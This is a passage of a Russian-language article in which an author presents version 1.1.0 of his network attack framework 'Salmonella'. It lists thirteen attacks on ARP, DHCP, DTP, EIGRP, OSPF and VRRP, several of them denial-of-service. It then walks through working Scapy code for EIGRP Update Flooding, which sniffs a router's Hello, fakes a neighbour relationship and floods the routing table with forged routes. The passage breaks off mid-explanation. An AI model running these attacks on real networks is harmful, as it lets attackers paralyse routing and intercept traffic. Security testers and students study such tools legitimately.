
ПЕРВЫЙ ВЗГЛЯД

В версии 1.1.0 реализованы 13 атак на различные протоколы. Давай посмотрим, как это работает. Чтобы начать работу с Salmonella, достаточно установить необходимые зависимости, перечисленные в README, и выполнить

```
python salmonella.py
```

или

```
python salmonella.py --help
```



```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py

                    Network Penetration Testing Framework

  Attack Type      Description
  arp-spoof        ARP Spoofing ... (ARP Cache Poisoning)
  dhcp-strv        DHCP Starvation ... (Pool Exhaustion)                    (DoS)
  rog-dhcp         Rogue DHCP Server ... (Malicious DHCP)
  dhcp-rls         DHCP Release Spoofing ... (Force Release)
  cam-overflow     CAM Table Overflow ... (MAC Address Table Overflow)
  dtp-spoof        DTP Spoofing ... (Trunk Negotiation)
  eigrp-poison     EIGRP Poisoning ... (Route Injection)
  eigrp-k          EIGRP K-values Abuse ... (Neighbor Disruption)           (DoS)
  eigrp-hello      EIGRP Hello Flooding ... (Neighbor Table Overflow)
  eigrp-upd        EIGRP Update Flooding ... (Routing Table Overflow)
  ospf-hello       OSPF Hello Flooding ... (Neighbor Table Overflow)
  vrrp-to          VRRP Takeover ... (Rogue Master Election)
  vrrp-flip        VRRP Flip-Flopping ... (Gateway Unstable)                (DoS)

[*] USAGE: sudo python3 salmonella.py <ATTACK_TYPE> [OPTIONS]
[*] FOR SPECIFIC ATTACK OPTIONS: sudo python3 salmonella.py <ATTACK_TYPE> --help

[*] WARNING: This tool is for authorized security testing only. Unauthorized use is illegal. Use responsibly.
[*] VERSION: 1.1.0
[*] LICENSE: MIT
[*] AUTHOR: Alexander Mikhailov

[*] SUPPORT:
      Documentation: https://github.com/alexander-ru/salmonella
      Issues: https://github.com/alexander-ru/salmonella/issues
```

Перед тобой в таблице будут выведены типы атак и их краткое описание. Формулировки в скобках столбца `Description` описывают конечный результат успешного выполнения атаки.

Думаю, ты обратил внимание на пометки `(DoS)` напротив некоторых типов атак. Если ты подумал, что смысл таких атак в отправке огромного количества пакетов/запросов, то спешу тебя поправить. Пометки `(DoS)` я добавил, чтобы ты понимал результат успешного проведения атаки, то есть отказ в обслуживании.

Приведу пример. Допустим, ты реализовал атаку ARP Spoofing. Для жертвы и сети в целом ничего не поменялось, кроме того, что трафик теперь ходит через злоумышленника. А вот успешная реализация, к примеру, EIGRP Abusing K-values приведет к постоянным флаппингам между соседними маршрутизаторами EIGRP и, как следствие, параличу сети.


То есть пометка `(DoS)` маркирует атаки, которые при успешном исполнении парализуют нормальную работу сегмента или всей сети в целом.

Для просмотра доступных параметров той или иной атаки выполни

```
python salmonella.py <ТИП_АТАКИ> -h
```

либо

```
python salmonella.py <ТИП_АТАКИ> --help
```



```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py eigrp-poison -h

                    Network Penetration Testing Framework

               EIGRP Poisoning Attack Parameters

  --net            Destination network                          (required)
  --pref           Prefix (e.g. 24)                             (required)
  --nh             IP address of next hop (default 0.0.0.0)
  --intf           Your network interface (e.g., eth0, Ethernet)
  -i, --internal   Use internal EIGRP routes (default)
  -e, --external   Use external EIGRP routes

[*] Example:
    sudo python3 salmonella.py eigrp-poison --net 5.5.5.0 --pref 24 --intf eth0 -e
    sudo python3 salmonella.py eigrp-poison --net 192.168.1.0_172.16.0.0 --pref 24_16
                                            --nh 0.0.0.0_172.16.0.1 --intf eth0
```

Здесь ты в такой же табличной форме получишь список всех доступных параметров с кратким описанием для проведения конкретной атаки, а также два-три примера использования.


Обрати внимание на пометку `(required)` напротив некоторых параметров — она означает, что этот параметр обязателен к заполнению.

Ну а теперь давай по очереди разберем новинки в обновленной версии Salmonella!

EIGRP UPDATE FLOODING


О протоколе EIGRP я рассказывал в своих предыдущих статьях, повторяться не буду. Название EIGRP Update Flooding говорит само за себя — атакующий вызывает лавинную рассылку сообщений EIGRP Update, что приводит к наполнению (или переполнению, в зависимости от объема и частоты отправки) ложными маршрутами таблицы маршрутизации. Поэтому эту атаку еще справедливо называют EIGRP Routing Table Overflow. Инъекция огромного количества маршрутов плохо сказывается на производительности, так как EIGRP попросту не рассчитан на такое количество маршрутов.

Давай я сразу покажу, как я реализовал атаку на переполнение таблицы маршрутизации в Salmonella. Запуск атаки от тебя не требует ничего, кроме как указания сетевого интерфейса (да и это по желанию).



```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py eigrp-upd -h

                    Network Penetration Testing Framework

               EIGRP Update Flooding Attack Parameters

  --intf   Your network interface (e.g., eth0, Ethernet)

[*] Example:
    sudo python3 salmonella.py eigrp-upd --intf eth0
```

После запуска идет поиск EIGRP-роутеров в сети. Если таковые найдены — информация о них выводится тебе в консоль, после чего запускается процесс установки соседства и флуд Update-сообщениями новому соседу.



```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py eigrp-upd

                    Network Penetration Testing Framework

[!] Starting EIGRP Update Flooding attack ...
[!] Listening for EIGRP routers ... Please wait ...

[+] [EIGRP router detected]
     IP: 192.168.0.183
     MAC: AA:BB:CC:00:50:00
     Autonomous System: 123
     K1: 1, K2: 0, K3: 1, K4: 0, K5: 0
     Hold Time: 15
     Authentication: None

[+] Attack is running ... (Press Ctrl + C to Stop)
[+] EIGRP Updates: 137 packets sent, ~2192 routes advertised
```

Давай посмотрим, что происходит под капотом. Запускается сниффер, который захватывает пакеты EIGRP Hello и анализирует их. Это нужно для того, чтобы ты сам не искал EIGRP-роутеры и не запоминал, какие у них там автономные системы, коэффициенты и прочие параметры.

Захватив Hello-пакет, скрипт сохраняет в локальные переменные IP и MAC-адрес соседнего роутера, номер автономной системы, коэффициенты, hold-таймер, а также определяет, есть ли аутентификация (пока не реализована), и устанавливает флаг `eigrp_hello_captured = True`, если пакет Hello захвачен и на соседнем маршрутизаторе не включена аутентификация:

```python
def analyze_packet(packet):
    if packet.haslayer(EIGRP) and packet[EIGRP].opcode == 5:  # Если
это EIGRP Hello
        if packet.haslayer(EIGRPAuthData):
            auth = True
            auth_type = packet[EIGRPAuthData].authtype
            auth_data = packet[EIGRPAuthData].authdata
            key_id = packet[EIGRPAuthData].keyid
            if auth_type == 2:
                output_auth = f" {Fore.RED}MD5 (Temporarily
unsupported){Fore.RESET}"
            elif auth_type == 3:
                output_auth = f" {Fore.RED}SHA2-256 (Temporarily
unsupported){Fore.RESET}"
        else:
            auth = False
            output_auth = "None"
            eigrp_hello_captured = True  # Захвачен

        target_mac = (packet[Ether].src).upper()
        target_ip = packet[IP].src
        autonomous_system = packet[EIGRP].asn
        k1 = packet[EIGRPParam].k1
        k2 = packet[EIGRPParam].k2
        k3 = packet[EIGRPParam].k3
        k4 = packet[EIGRPParam].k4
        k5 = packet[EIGRPParam].k5
        hold_time = packet[EIGRPParam].holdtime

sniffer = AsyncSniffer(filter="ip proto 88", iface=interface, prn=
analyze_packet, store=0, timeout=20, count=1)  # Ждем захвата
EIGRP-пакета и анализируем его
sniffer.start()
```

Возможно, ты задашь справедливый вопрос: почему захватываю именно Hello? Потому что именно в Hello-сообщении содержатся K-коэффициенты, столь важные для установления смежности между роутерами. Ведь если захватить, например, сообщение Update, то скрипт просто-напросто не сможет извлечь значения коэффициентов, так как их просто там нет, что приведет к ошибке.

Сниффер работает 20 с, после чего захват прекращается и, если ни одного EIGRP Hello не было захвачено, выводится соответствующее сообщение. В противном случае запускаются функции для непрерывной отправки ACK-, Hello- и, самое главное, Update-сообщений:

```python
# Если не найден ни один EIGRP-роутер
if eigrp_hello_captured == False:
    print(Fore.RED + f"    [-] %ERROR: No EIGRP routers detected (
attack aborted)")
# Если есть аутентификация
elif auth == True:
    print(Fore.RED + f"\n    [-] %ERROR: EIGRP router uses
authentication (attack aborted)")
# Если найден — запускаем Hello, Update и ACK-процессы
else:
    Thread(target=send_eigrp_hello, daemon=False).start()
    Thread(target=send_eigrp_ack, daemon=False).start()
    Thread(target=send_eigrp_update, daemon=False).start()
```

Функция отправки сообщений Hello (для поддержания состояния смежности/соседства):

```python
# Отправка EIGRP Hello соседнему роутеру каждые 5 с
def send_eigrp_hello():
    while True:
        hello_packet = (Ether(src="00:25:2e:01:ab:3c", dst="01:00:5e:
00:00:0a") /
                        IP(dst="224.0.0.10", ttl=1) /
                        EIGRP(opcode=5, asn=autonomous_system) /
                        EIGRPParam(holdtime=hold_time, k1=k1, k2=k2,
k3=k3, k4=k4, k5=k5))
        sendp(hello_packet, iface=interface, verbose=False)
        time.sleep(5)
```

Функция для отправки ACK-подтверждений на обновления соседа, которые он нам обязательно будет слать (функция необязательная, но я решил добавить, чтобы сосед успокоился и не спамил обновлениями):

```python
# Отправка EIGRP ACK на обновления соседа
def send_eigrp_ack():
    def analyze_update(packet):
        if packet.haslayer(EIGRP) and packet[EIGRP].opcode == 1:
            seq_of_neighbor = packet[EIGRP].seq
            target_mac = packet[Ether].src
            target_ip = packet[IP].src
            ack_for_update = (Ether(src="00:25:2e:01:ab:3c", dst=
target_mac) /
                              IP(dst=target_ip, ttl=1) /
                              EIGRP(opcode=5, asn=autonomous_system,
ack=seq_of_neighbor))
            sendp(ack_for_update, iface=interface, count=1, verbose=
False)

    sniffer = AsyncSniffer(filter="ip proto 88", iface=interface, prn
=analyze_update, store=0)
    sniffer.start()
```

Теперь подробнее расскажу про функцию флудинга сообщениями Update. Устанавливаем счетчик (для отчета) и отправляем первый и единственный пакет Update.

```python
total = 0

init_packet = (Ether(src="00:25:2e:01:ab:3c", dst=target_mac) /
               IP(dst=target_ip, ttl=1) /
               EIGRP(opcode=1, asn=autonomous_system, seq=seq, flags=
1))
sendp(init_packet, iface=interface, count=1, verbose=False)
```

Да, я не ошибся, только один Update-пакет... с флагом `Init`. Согласно RFC 7868 флаг `Init` (`flags=1`) отправляется недавно обнаруженному роутеру EIGRP, который объявляет начало процесса обмена маршрутами. Если в дальнейшем отправить EIGRP Update с флагом `Init`, это даст соседу сигнал обнулить таблицу маршрутизации и начать процесс заново. Поэтому устанавливаем флаг `Init` только в начале.

Формируем ложные маршруты:

```python
networks = [".".join(str(random.randint(1, 254)) for _ in range(3)) +
"." + str(random.randrange(0, 253, 4))
            for _ in range(16)]
```

Здесь очень важный момент. Я формирую максимально маленькие адреса сетей — первые три октета рандомные, а четвертый октет получает кратное 4 значение, чтобы использовать 30-й префикс. Таких сетей я формирую 16 штук (можно и больше, но пока тестирую 16 сетей в одном Update-сообщении).

Формируем собственно сам пакет EIGRP Update:

```python
prefix = 30
next_hop = "0.0.0.0"

# Создание базового пакета
update_packet = (Ether(src="00:25:2e:01:ab:3c", dst=target_mac) /
                 IP(dst=target_ip, ttl=1) /
                 EIGRP(opcode=1, asn=autonomous_system, seq=seq,
flags=8))
```

Кстати, теперь и в следующих Update-сообщениях я ставлю флаг End Of Table (`flags=8`). Через цикл присоединяю сформированные ранее маршруты к EIGRP-пакету и отправляю его:

